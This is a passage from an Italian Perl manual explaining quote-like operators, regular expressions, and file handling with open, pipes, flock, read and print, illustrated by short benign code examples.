La stringa racchiusa in questo tipo di delimitazione, non viene interpolata, ma semplicemente restituita in forma di ***lista di parole***. In pratica, tutto ciò che risulta separato da spazi (spazi veri e propri, caratteri di tabulazione e codici di interruzione di riga) viene estratto e inserito in una lista di elementi. Si può esprimere solo nel modo seguente:

qw***delim_sinistro stringa delim_destro***

Seguono alcuni esempi validi:

```
@mialista = qw/ciao come stai/;
```

```
@mialista = qw(uno      due     tre);
```

```
@mialista = qw(alfa     bravo   charlie
delta   echo    foxtrot golf    hotel
india   kilo    lima);
```

641.1.5 Modello di confronto: «m//» o «//»

Il modello di confronto non restituisce alcunché e serve per essere paragonato a un'altra stringa. Può essere usato in un contesto scalare o lista. Nel primo caso serve a determinare se esiste una corrispondenza con il modello o meno. Nel secondo caso, viene sempre paragonato a un'altra stringa, ma il risultato di questo abbinamento è una lista di elementi.

Il modello si esprime in forma di espressione regolare, con delle particolarità che derivano dal tipo di delimitatori utilizzati e dal fatto che prima di valutare l'espressione regolare viene eseguita un'interpolazione. Si può esprimere in due modi.

*/ **stringa** / **opzioni***

m***delim_sinistro stringa delim_destro modificatori***

I modificatori si esprimono con una serie di lettere, o nulla se non è necessario. La tabella 641.16 ne riporta l'elenco.

Tabella 641.16. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**m**'.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '**^**' e '**$**').
`s`	Tratta le stringhe come una riga singola (riguarda '**.**').
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.

Modificatore	Descrizione
g	Confronta in modo globale, cioè trova tutte le occorrenze.
o	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.

L'utilizzo delle espressioni regolari nelle istruzioni Perl è ciò che generalmente rende il sorgente di un programma piuttosto confuso. Se si devono utilizzare intensivamente le espressioni regolari sarebbe opportuno approfondirne il funzionamento e l'utilizzo di questo tipo di delimitatori, per trovare un modo meno complicato del solito di scrivere queste espressioni. Il primo punto su cui si può intervenire è la scelta dei simboli di delimitazione. La forma tradizionale prevede l'uso della barra obliqua normale, cosa però che crea problemi quando si vuole utilizzare questo simbolo all'interno dell'espressione stessa. Infatti, i simboli usati come delimitazione non possono essere utilizzati nell'espressione regolare senza la tecnica della protezione per mezzo del prefisso '****'.

Segue la descrizione di alcuni esempi.

- ```
  #!/usr/bin/perl

  $miafrase = 'Ciao, come stai?';
  if ($miafrase =~ /ciao/i)
    {
      print "Ciao!\n";
    }
  ```
  In questo esempio, il modello '`/ciao/i`' combacia con una parte della frase, facendo sì che la condizione si avveri.

- ```
  #!/usr/bin/perl

  $mioelenco = `ls`;
  if ($mioelenco =~ /.*\.pl/)
    {
      print "Ci sono programmi Perl in questa directory.\n";
    }
  ```
  In questo esempio, viene letto il contenuto della directory corrente e posto nella variabile '**`$mioelenco`**'. Successivamente viene verificato se in quell'elenco si trova qualcosa che termina con '`.pl`'. Dal momento che il punto ha un significato nelle espressioni regolari, per poterlo includere si è posta anteriormente una barra obliqua inversa.

641.1.6 Modello di sostituzione: «s//»

Definisce un modello di confronto con una stringa, assieme a una stringa di sostituzione per la parte che corrisponde al modello. Se il confronto non viene fatto attraverso gli operatori '**`=~`**' oppure '**`!~`**', si intende che l'abbinamento avvenga con il contenuto della variabile '**`$_`**'. Ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa in due modi, a seconda del tipo di delimitatori utilizzati.

```
s delim_sx stringa delim_dx delim_sx rimpiazzo delim_dx modificatori
```

```
s delim stringa delim rimpiazzo delim modificatori
```

Il primo tipo di sintassi si adatta al caso in cui si usino parentesi per delimitare le stringhe del modello e del rimpiazzo, il secondo tipo si riferisce all'uso di altri simboli che non sono utilizzati in coppia.

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 641.19 ne riporta l'elenco.

Tabella 641.19. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**`s`**'.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '**`^`**' e '**`$`**').
`s`	Tratta le stringhe come una singola riga (riguarda '**`.`**').
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.
`g`	Confronta in modo globale, cioè trova tutte le occorrenze.
`o`	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.
`e`	Valuta la parte destra come un'espressione.

Segue la descrizione di alcuni esempi.

- ```
  $path =~ s|/usr/bin|/usr/local/bin|
  ```
  Sostituisce la prima occorrenza di '`/usr/bin`' nella variabile '**`$path`**' con '`/usr/local/bin`'. Per delimitare il modello e la stringa di sostituzione sono state usate le barre verticali, per evitare ambiguità con le barre oblique delle directory.

- ```
  $path =~ s{/usr/bin}{/usr/local/bin}
  ```
  Esattamente come nell'esempio precedente, ma questa volta sono state usate le parentesi graffe.

641.1.7 Sostituzione di caratteri: «tr//» o «y//»

La stringa racchiusa in questo tipo di delimitatore, definisce un modello di sostituzione di una serie di caratteri in un'altra. Si applica al contenuto di una variabile scalare utilizzando l'operatore '`=~`' oppure '`!~`', altrimenti si intende la variabile '`$_`'. Restituisce il numero di trasformazioni eseguite. Non ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa nei modi seguenti, a seconda che si voglia utilizzare l'identificatore '`tr`' o '`y`' e a seconda del tipo di delimitatori utilizzati.

`tr`***delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori***

`tr`***delim car_da_sostituire delim rimpiazzo delim modificatori***

`y`***delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori***

`y`***delim car_da_sostituire delim rimpiazzo delim modificatori***

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 641.22 ne riporta l'elenco.

Tabella 641.22. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '`tr`'.

Modificatore	Descrizione
`c`	Cerca gli elementi che **non** sono elencati nel gruppo da sostituire.
`d`	Cancella i caratteri trovati e non rimpiazzati.
`s`	Fonde insieme i caratteri doppi che sono stati ritrovati.

Tabella 641.23. Elenco riassuntivo dei tipi di operatori di stringa. Le parentesi graffe rappresentano la posizione dei delimitatori.

Formato normale	Formato generico	Significato	Interpolazione
`' '`	`q{}`	Stringa letterale.	NO
`" "`	`qq{}`	Stringa letterale.	SÌ
`` ` ` ``	`qx{}`	Comando di sistema.	SÌ
	`qw{}`	Lista di parole.	NO
`/ /`	`m{}`	Modello di confronto.	SÌ

Formato normale	Formato generico	Significato	Interpolazione
	`s{}{}`	Modello di sostituzione.	SÌ
	`tr{}{}`	Traslazione di caratteri.	SÌ

Segue la descrizione di alcuni esempi:

- ```
  $miavar =~ tr/A-Z/a-z/;
  ```
  Converte in minuscolo il contenuto della variabile (a parte le vocali accentate).

- ```
  $contatore = ($miavar =~ tr/0-9//);
  ```
  Conta i caratteri numerici contenuti nella variabile '**`$miavar`**'.

641.2 Espressioni regolari

Le espressioni regolari possono essere considerate l'elemento più potente e più difficile di Perl. Purtroppo non esiste una definizione e uno standard universale delle espressioni regolari, così, per ogni applicazione che ne fa uso occorre studiarne le particolarità.

In questa sezione si descrive solo parte delle potenzialità di Perl con le espressioni regolari. Per conoscerne i dettagli è necessario consultare la pagina di manuale *perlre(1)*. Può essere conveniente anche la lettura della sezione 184.1 e del capitolo 664.

641.2.1 Modificatori

Perl utilizza le espressioni regolari con gli operatori di stringa '**`m{}`**' e '**`s{}{}`**'. Con questi è possibile utilizzare delle opzioni finali, ovvero dei modificatori, che alterano le regole delle espressioni regolari. La tabella 641.26 mostra l'elenco dei modificatori più comuni.

Tabella 641.26. Elenco dei modificatori utilizzabili in generale in coda alle espressioni regolari di Perl.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '**`^`**' e '**`$`**').
`s`	Tratta le stringhe come una riga singola (riguarda '**`.`**').
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.

641.2.2 Metacaratteri

In generale, i caratteri utilizzati in un'espressione regolare, che non abbiano un significato speciale, corrispondono a loro stessi nella stringa di comparazione. Ciò è come dire che la comparazione seguente è valida:

```
'Ciao' =~ /Ciao/
```

I ***metacaratteri*** di un'espressione regolare sono dei simboli che hanno un significato diverso rispetto ai caratteri utilizzati per rappresentarli. La tabella 641.28 mostra l'elenco dei metacaratteri più comuni.

Tabella 641.28. Elenco dei metacaratteri standard utilizzati in Perl.

Metacarattere	Descrizione
`\`	Protegge il carattere successivo da un'interpretazione diversa da quella letterale.
`^`	Corrisponde all'inizio di una riga.
`.`	Corrisponde a un carattere qualunque.
`$`	Corrisponde alla fine di una riga.
`|`	Indica due possibilità alternative alla sua sinistra e alla sua destra.
`( )`	Definiscono un raggruppamento.
`[ ]`	Definiscono una classe di caratteri.

La barra obliqua inversa protegge il carattere successivo da un'interpretazione diversa da quella letterale, quando la sequenza '***x***' (***x*** rappresenta qui un carattere qualunque) non rappresenta già un metacarattere. In pratica, se '***x***' non ha un significato particolare, rappresenta semplicemente '***x***' in modo letterale.

L'accento circonflesso ('**^**') corrisponde generalmente all'inizio di una riga; nello stesso modo, il simbolo dollaro ('**$**') rappresenta la fine di una riga. Questi metacaratteri rappresentano in pratica la stringa nulla di inizio e di fine di una riga. Se la stringa da analizzare è composta da più righe terminate dal codice di interruzione di riga, è possibile fare in modo che '**^**' e '**$**' corrispondano all'inizio e alla fine di queste righe virtuali utilizzando il modificatore '**m**'.

Il punto rappresenta un carattere singolo, con l'esclusione del codice di interruzione di riga a meno che sia stato utilizzato il modificatore '**s**'.

Perl aggiunge a quelli standard una serie di metacaratteri rappresentati dalla tabella 641.29; nella stessa tabella vengono anche elencate le classi di caratteri, argomento che viene descritto nella sezione successiva.

Tabella 641.29. Elenco dei metacaratteri speciali di Perl e delle classi POSIX disponibili.

Metacarattere	Compatibilità POSIX	Corrispondenza
`\w`	`[[:word:]]`	Un carattere alfanumerico (lettere e numeri) compreso il trattino basso.
`\W`	`[^[:word:]]`	Un carattere non alfanumerico (l'opposto di '**`\w`**').
`\s`	`[[:space:]]`	Uno spazio lineare (spazio o tabulazione).
`\S`	`[^[:space:]]`	Qualunque carattere che non sia uno spazio lineare.
`\d`	`[[:digit:]]`	Un carattere numerico.
`\D`	`[^[:digit:]]`	Un carattere non numerico.
`\b`		La stringa nulla prima o dopo una sequenza di caratteri corrispondenti a '**`\w`**'.
`\B`		La stringa nulla interna a una sequenza di caratteri corrispondenti a '**`\w`**'.
`\A`		L'inizio di una stringa.
`\Z`		La fine di una stringa (eventualmente prima di un *new-line* finale).
	`[[:alpha:]]`	Un carattere alfabetico.
	`[[:alnum:]]`	Un carattere alfanumerico (non corrisponde esattamente a '**`\w`**').
	`[[:ascii:]]`	Un carattere ASCII.
	`[[:blank:]]`	Uno spazio lineare che comprende altri caratteri oltre a '**`\s`**'.
	`[[:cntrl:]]`	Un carattere di controllo, inteso come carattere che non ha una rappresentazione grafica.
	`[[:graph:]]`	Un carattere qualunque che abbia una rappresentazione grafica: alfabetico, numerico, di punteggiatura e qualunque altro simbolo.
	`[[:print:]]`	Un carattere qualunque che abbia una rappresentazione grafica: alfabetico, numerico, di punteggiatura e qualunque altro simbolo, compreso lo spazio.
	`[[:punct:]]`	Un carattere di punteggiatura.
	`[[:xdigit:]]`	Equivale a '**`[0-9A-Fa-f]`**', ovvero un carattere che si può usare per rappresentare un valore esadecimale.
	`[[:lower:]]`	Un carattere alfabetico minuscolo.
	`[[:upper:]]`	Un carattere alfabetico maiuscolo.

Inoltre, per complicare ulteriormente le cose, le espressioni regolari di Perl vengono trattate come se fossero racchiuse tra apici doppi, cioè vengono interpolate prima di essere valutate come espressioni regolari. Questo significa che le variabili vengono espanse e vengono riconosciuti anche altri simboli che in pratica potrebbero essere considerati come dei metacaratteri

aggiuntivi. Si tratta di '\n', '\t' e altri come già indicato nella tabella 641.1 all'inizio del capitolo.

641.2.3 Classi di caratteri

Un modello racchiuso tra parentesi quadre rappresenta un solo carattere in base a quanto indicato nelle parentesi.

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all'inizio di questa fila c'è l'accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l'espressione regolare '[0123456789]' corrisponde a una cifra numerica qualunque, mentre '[^0123456789]' corrisponde a un carattere qualunque purché non sia una cifra numerica.

All'interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo mettendo il carattere iniziale e finale separati da un trattino ('-'). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica che ne determina la sequenza. Per esempio, l'espressione regolare '[9-A]' rappresenta un carattere qualsiasi tra: '9', ':', ';', '<', '=', '>', '?', '@' e 'A', perché così è la sequenza ASCII.

Questa definizione corrisponde in parte a quella di 'grep' GNU, in particolare si deve tenere presente che all'interno delle parentesi quadre, '\b' corrisponde al carattere *<BS>*.

641.2.4 Qualificatori: operatori di ripetizione

Attraverso altri simboli è possibile indicare la ripetizione di un carattere determinato o di un raggruppamento. La tabella 641.30 mostra l'elenco di queste notazioni e il loro significato.

Tabella 641.30. Operatori di ripetizione, o qualificatori, nelle espressioni regolari di Perl.

Codifica	Corrispondenza
*x**	Nessuna o più volte *x*. Equivalente a '*x*{0,}'.
x?	Nessuna o al massimo una volta *x*. Equivalente a '*x*{0,1}'.
x+	Una o più volte *x*. Equivalente a '*x*{1,}'.
x{*n*}	Esattamente *n* volte *x*.
x{*n*,}	Almeno *n* volte *x*.
x{*n*,*m*}	Da *n* a *m* volte *x*.
*x**?	Equivale al minimo di '*x**'.
x??	Equivale al minimo di '*x*?'.
x+?	Equivale al minimo di '*x*+'.
x{*n*}?	Equivale al minimo di '*x*{*n*}', ovvero allo stesso '*x*{*n*}'.
x{*n*,}?	Equivale al minimo di '*x*{*n*,}'.
x{*n*,*m*}?	Equivale al minimo di '*x*{*n*,*m*}'.

Dalla tabella si può osservare la presenza di qualificatori insoliti che terminano con un punto interrogativo. Un modello espresso in forma di espressione regolare può corrispondere a una stringa in diversi modi. Generalmente, la corrispondenza dei qualificatori avviene nel modo più ampio possibile. Se è necessario che la corrispondenza avvenga nel modo più ristretto possibile, occorre utilizzare i qualificatori che terminano con il punto interrogativo. Per esempio, di seguito si vedono alcune corrispondenze valide e le zone delle stringhe originali in cui i modelli combaciano.

```
"CIAO" =~ /\w+/
 ^--^

"Ciao, come stai?" =~ /\s/
      ^

"Ciao, come stai? Io sto bene." =~ /\s.*\s/
      ^-----------------^

"Ciao, come stai? Io sto bene." =~ /\s.*?\s/
      ^----^
```

641.2.5 Raggruppamenti

Una o più parti di un'espressione regolare possono essere raggruppate attraverso l'uso delle parentesi tonde. Ciò permette di abbinare tali raggruppamenti ai qualificatori (gli operatori di ripetizione), oppure permette di estrarre ciò che corrisponde al segmento racchiuso tra parentesi, o di potervi fare riferimento. Per esempio, l'espressione '**`\s(come\s)+.*\s`**' è valida per tutte le stringhe seguenti.

```
"Ciao, come stai? Io sto bene."
"Ciao, come come stai? Io sto bene."
"Ciao, come come come stai? Io sto bene."
…
```

All'interno della stessa espressione regolare è possibile fare riferimento a una corrispondenza parziale contenuta in un raggruppamento. Per farlo si utilizza il metacarattere '**`\`*n***', dove ***n*** è una sola cifra numerica. In pratica, '**`\1`**' corrisponde al primo raggruppamento, '**`\2`**' corrisponde al secondo, proseguendo così, di seguito, fino al nono.

Per esempio, '**`(0|0x0)\d*\s\1\d*`**' è valida per '**`0x0123 0x0456`**', ma non per '**`0x0123 0456`**'. Infatti, si fa riferimento alla corrispondenza, non al modello che potrebbe essere ripetuto agevolmente.

Perl permette di utilizzare queste corrispondenze anche al di fuori delle espressioni regolari. Per questo però non si può più utilizzare la notazione '**`\`*n***', ma occorre invece '**`$`*n***'. In pratica si tratta di variabili predefinite che vengono generate per l'occasione.

```
s/^(\w+)\s+(\w+)/$2 $1/
```

L'esempio appena mostrato inverte le prime due parole ed elimina gli spazi superflui tra le due. Un altro esempio interessante è il seguente, in cui si estrae la data da una stringa, per gestirla all'interno del programma:

```
if ($miadata =~ m|Data:\s+(\d\d)/(\d\d)/(\d{2,4})|)
  {
    $giorno = $1;
    $mese = $2;
    $anno = $3;
  }
```

Come si può vedere, i delimitatori dell'espressione regolare sono stati sostituiti con le barre verticali, in modo da poter utilizzare le barre oblique per l'espressione stessa senza troppi problemi.

Capitolo 642

Perl: gestione dei file

La gestione dei file è uno dei punti di forza di Perl. Perl permette di gestire in modo molto semplice i file di testo e i file DBM. Sono presenti ugualmente gli strumenti per la gestione di file di qualunque altro tipo, attraverso l'accesso al singolo byte, ma questo aspetto passa in secondo piano rispetto al resto e qui viene trascurato.

642.1 Organizzazione generale

Prima di poter accedere in qualunque modo a un file, occorre che questo sia stato aperto all'interno del programma, il quale, da quel punto in poi, vi fa riferimento attraverso il flusso di file.

Per una convenzione diffusa, i nomi attribuiti ai flussi di file sono sempre composti da lettere maiuscole, cosa che facilita il loro riconoscimento all'interno di un sorgente Perl.

Oltre ai file su disco, esistono tre file particolari: standard input, standard output e standard error. Questi risultano sempre già aperti e ai flussi di file corrispondenti si fa riferimento attraverso tre nomi predefiniti: '**`STDIN`**', '**`STDOUT`**' e '**`STDERR`**'.

In condizioni normali, i file si intendono contenere una codifica a 8 bit; mentre è possibile specificare esplicitamente che questi utilizzano la codifica UTF-8.

642.1.1 Apertura

Quando è necessario aprire un file, cioè quando non si tratta dei flussi di file predefiniti, si utilizza la funzione '**`open()`**'.

```
open flusso, file
```

```
open flusso, modalità, file
```

La funzione utilizza quindi due o tre argomenti: il nome del flusso di file, il nome effettivo del file (che può contenere l'indicazione del percorso necessario a raggiungerlo) ed eventualmente la modalità di apertura. Nel primo caso, si intende che il file contiene, o deve contenere, una codifica a 8 bit, mentre nel secondo si può specificare in modo preciso la codifica.

L'esempio seguente apre il file '`mio_file`' che si trova nella directory corrente e gli abbina il flusso di file '**`MIO_FILE`**':

```
open MIO_FILE, 'mio_file';
```

Con l'apertura del file si deve definire anche in che modo si intende accedervi. Fondamentalmente si distingue tra lettura e scrittura, ma in realtà si presentano anche altre sfumature. Per poter informare la funzione del modo in cui si intende aprire il file, la stringa che viene utilizzata per indicare il nome del file su disco può contenere dei simboli aggiuntivi che servono proprio per questo, oppure si usa l'argomento ulteriore che si colloca prima del nome del file. In presenza di soli due argomenti, tali simboli vanno posti quasi sempre di fronte al nome e possono essere spaziati da questo in modo da facilitarne la lettura:

`open` ***riferimento*** `,` `"<`***file***`"` `open` ***riferimento*** `,` `"<:`***codifica***`",` `"`***file***`"`	se non si utilizza alcun simbolo, oppure se si pone '**<**', si ottiene l'apertura in lettura (input);
`open` ***riferimento*** `,` `">`***file***`"` `open` ***riferimento*** `,` `">:`***codifica***`",` `"`***file***`"`	se si utilizza il simbolo '**>**' si intende aprire il file in scrittura (output), troncando inizialmente il file;
`open` ***riferimento*** `,` `">>`***file***`"` `open` ***riferimento*** `,` `">>:`***codifica***`",` `"`***file***`"`	se si utilizza il simbolo '**>>**' si intende aprire il file in scrittura in aggiunta (*append*).

A questa simbologia si può aggiungere il segno '**+**' in modo da permettere anche l'altro tipo di accesso non dichiarato, per cui:

`open` ***riferimento*** `,` `"+<`***file***`"` `open` ***riferimento*** `,` `"+<:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in lettura e scrittura;
`open` ***riferimento*** `,` `"+>`***file***`"` `open` ***riferimento*** `,` `"+>:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in scrittura e lettura, ma la prima azione è quella di troncare il file annullando il suo contenuto precedente;
`open` ***riferimento*** `,` `"+>>`***file***`"` `open` ***riferimento*** `,` `"+>>:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in aggiunta e lettura.

In generale, un file aperto in lettura e scrittura attraverso il simbolo '**+<**' permette anche l'allungamento del file stesso. Il pezzo di codice seguente mostra l'apertura di un file in aggiunta e l'inserimento al suo interno di una riga contenente una frase di saluto.

```
open MIO_FILE, ">> /home/tizio/mio_file";
…
print MIO_FILE "ciao a tutti\n";
```

L'esempio seguente è una variante in cui si dichiara espressamente l'utilizzo della codifica UTF-8 e si inseriscono alcune lettere greche, specificando i punti di codifica U+03B1, U+03B2, U+03B3:

```
open MIO_FILE, ">>:utf8", "/home/tizio/mio_file";
…
print MIO_FILE "alfa, beta, gamma: \x{03B1}, \x{03B2}, \x{03B3}\n";
```

Eventualmente, si può dichiarare che la codifica deve essere di un certo tipo, attraverso l'istruzione seguente:

`use open ":`***codifica***`"`

Nello stesso modo in cui si possono gestire i file su disco, si può accedere a un condotto, cioè una sequenza di programmi che ricevono dati dal loro standard input e ne emettono attraverso

lo standard output. Per ottenere questo, al posto di indicare un file su disco si mette una riga di comando che si vuole sia eseguita, preceduta o terminata con la consueta barra verticale: se si trova all'inizio, significa che si vuole scrivere inviando dati attraverso lo standard input del condotto; se si trova alla fine, significa che si vuole leggere attingendo dati dallo standard output del condotto.

```
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

L'esempio appena mostrato apre un condotto in scrittura. Ciò che viene ricevuto dal condotto viene ordinato e registrato nel file '`/home/tizio/mio_file`'.

```
open MIAPIPE, "ls -l |";
```

L'esempio precedente apre un condotto in lettura in modo da poter elaborare il risultato del comando '**`ls -l`**'.

In questi casi non si può dichiarare la codifica nell'istruzione '**`open`**', pertanto qui conviene usare l'istruzione '**`use open`**'. Ecco gli stessi esempi appena presentati, in cui si dichiara la scrittura e la lettura secondo la codifica UTF-8:

```
use open ":utf8";
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

```
use open ":utf8";
open MIAPIPE, "ls -l |";
```

Naturalmente, occorre considerare che l'istruzione '**`use open`**' rimane valida per tutti i file che vengono aperti successivamente, fino a quando se ne appare un'altra che ne cambia la modifica.

642.1.2 Codifica di file già aperti

Dal momento che i flussi standard (standard input, standard output e standard error) risultano già aperti in modo predefinito, esiste la possibilità di dichiarare la codifica di file dopo che questi sono già stati aperti:

```
binmode flusso, ":codifica"
```

Per esempio, per dichiarare che tutti i flussi standard usano la codifica UTF-8, bastano le istruzioni seguenti:

```
binmode STDIN, ":utf8";
binmode STDOUT, ":utf8";
binmode STDERR, ":utf8";
```

642.1.3 Chiusura

Un file aperto che non serve più deve essere chiuso. Ciò si ottiene attraverso la funzione '**close()**' indicando semplicemente il flusso di file da chiudere.

```
close flusso
```

L'apertura di un file può essere fatta anche se questo risulta già aperto, per cui non è strettamente necessario chiudere un file prima di riaprirlo.

642.2 Condivisione

In presenza di un sistema operativo in multiprogrammazione, tanto più se anche multiutente, si pone il problema della gestione degli accessi simultanei ai file. In pratica occorre gestire un sistema di blocchi, o di semafori, che impediscano le operazioni di scrittura simultanea da parte di processi indipendenti.

Infatti, la lettura simultanea di un file da parte di più programmi non ha alcun effetto collaterale, mentre la modifica simultanea può tradursi anche in un danneggiamento dei dati. Per questo, quando un file deve essere modificato, è importante che venga impedito ad altri programmi di fare altrettanto, almeno per il tempo necessario a concludere l'operazione.

642.2.1 Blocco dei file

Il modo più semplice per impedire che un file possa essere modificato da un altro processo, è quello di bloccarlo (*lock*), per il tempo necessario a compiere le operazioni che si vogliono fare in modo esclusivo.

Teoricamente, il blocco potrebbe limitarsi solo a una porzione del file, ma questo implica un'organizzazione condivisa anche dagli altri processi, in modo che sia ben definita l'estensione di questo blocco. In pratica, ci si limita quasi sempre a eseguire un blocco totale del file, rilasciando il blocco subito dopo la modifica che si vuole effettuare.

Il blocco e lo sblocco del file si ottiene generalmente con la funzione '**flock()**' su un file già aperto. La funzione richiede l'indicazione del flusso di file e del tipo di operazione che si vuole compiere.

```
flock flusso, operazione
```

Per la precisione, il tipo di operazione si esprime attraverso un numero il cui valore dipende dal sistema operativo utilizzato effettivamente. Per evitare di doversi accertare di quale valore sia corretto per il proprio sistema, è possibile acquisire alcune macro attraverso l'istruzione seguente:

```
use Fcntl ':flock';
```

In questo modo, l'operazione può poi essere indicata attraverso i nomi: '**LOCK_SH**', '**LOCK_EX**', '**LOCK_NB**' e '**LOCK_UN**'.

Il blocco del file può essere richiesto in modo da mettere in pausa il programma fino a quando si riesce a ottenere il blocco, oppure no. Nel secondo caso, il programma deve essere in grado di riconoscere il fallimento dell'operazione e di comportarsi di conseguenza. Il blocco con attesa deve essere utilizzato con prudenza, perché può generare una situazione di stallo generale: il processo A apre e blocca il file X, il processo B apre e blocca il file Y e successivamente tenta anche con il file X che però è occupato; a questo punto anche il processo A tenta di aprire il file Y senza avere rilasciato il file X; infine i due processi si sono bloccati a vicenda.

Il blocco esclusivo di un file si ottiene con il tipo di operazione '**LOCK_EX**'; se si vuole evitare l'attesa dello sblocco da parte di un altro processo si deve aggiungere il valore di '**LOCK_NB**'. Lo sblocco di un file si ottiene con il tipo di operazione '**LOCK_UN**'.

Segue la descrizione di alcuni esempi.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  …
  flock (ELENCO, LOCK_UN);
  ```
  Vengono eseguite le operazioni seguenti:
  - si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**use Fcntl ':flock';**';
  - si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  - si blocca il file in modo esclusivo;
  - si compiono alcune operazioni che non sono indicate;
  - si rilascia il blocco.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
    {
      …
      flock (ELENCO, LOCK_UN);
    }
  else
    {
      print STDOUT "Il file è impegnato.\n";
    }
  ```
  Si tratta di una variante dell'esempio precedente, in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco da parte di un altro processo.

Per qualche motivo, se si vuole sommare il valore della macro '**LOCK_EX**' assieme a quello di qualche altra, è necessario racchiuderla tra parentesi, come si vede nell'esempio. Probabilmente questo dipende dal modo in cui il valore viene generato. Per uniformità, nell'esempio si mostra racchiusa tra parentesi anche la macro '**LOCK_NB**'. Volendo verificare questa anomalia, basta provare ad assegnare a una variabile la somma di queste o di altre macro, visualizzando poi il risultato; se si prova una cosa del tipo '**$pippo = LOCK_EX+LOCK_NB;**', senza parentesi, e poi si visualizza il contenuto di '**$pippo**', si ottiene solo il valore due, mentre dovrebbe essere un sei!

642.3 I/O con i file

Le operazioni di I/O con i file richiedono la conoscenza del modo in cui si esegue la lettura, la scrittura e lo spostamento, del puntatore interno a un flusso di file. Fortunatamente, Perl gestisce tutto in modo piuttosto trasparente, soprattutto per ciò che riguarda la lettura. È il caso di ricordare che queste operazioni si compiono su file già aperti, di conseguenza si fa riferimento a loro tramite il flusso corrispondente.

642.3.1 Lettura

La lettura di un flusso di file riferito a un file di testo è un'operazione molto semplice, basta utilizzare le parentesi angolari per ottenere la valutazione dello stesso che si traduce nella restituzione di una riga, nel caso di contesto scalare, o di tutto il file, nel caso di un contesto lista. L'esempio seguente restituisce una riga, a partire dalla posizione del puntatore del file fino al codice di interruzione di riga incluso, spostando in avanti il puntatore del file:

```
$riga = <MIOHANDLE>;
```

Per questo, dopo un'operazione di questo tipo, si esegue un '**chop()**' o un '**chomp()**', in modo da eliminare il codice di interruzione di riga finale.

```
chomp $riga;
```

In alternativa, l'istruzione seguente restituisce tutto il file suddiviso in righe terminanti con il codice di interruzione di riga:

```
@file = <MIOHANDLE>;
```

In pratica, l'array viene popolato con tanti elementi quante sono le righe del file. Anche in questo caso si può eseguire un '**chop()**' o un '**chomp()**', che intervenga su ogni elemento dell'array:

```
chomp (@file);
```

La valutazione di un flusso di file in questo modo, quando il puntatore del file ha superato la fine del file, restituisce un valore indefinito che può essere utilizzato per controllare un ciclo di lettura. L'esempio seguente mostra in modo molto semplice come un ciclo '**while**' possa controllare la lettura di un flusso di file terminando quando questo ha raggiunto la conclusione.

```
while ($riga = <MIOHANDLE>)
  {
    ...
  }
```

642.3.2 Scrittura

La scrittura di un file avviene generalmente attraverso la funzione '**print()**' che inizia a scrivere a partire dalla posizione attuale del puntatore del file stesso.

```
print flusso lista
```

```
print lista
```

Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione '**select()**'.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Segue la descrizione di alcuni esempi.

- ```
  print MIOHANDLE "Ciao, come stai?\n";
  ```
  Scrive nel flusso di file indicato, a partire dalla posizione attuale del puntatore, il messaggio indicato come argomento.

- ```
  print {$elenco_file[$i]} "Bla bla bla\n";
  ```
  Inserisce il messaggio nel file indicato da '**$elenco_file[$i]**'.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_...
  ...
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```
  Vengono eseguite le operazioni seguenti:

  - si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**use Fcntl ':flock';**';
  - si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  - si blocca il file in modo esclusivo;
  - si inserisce una riga nel file;
  - si rilascia il blocco.
  ```

642.3.3 Spostamento del puntatore

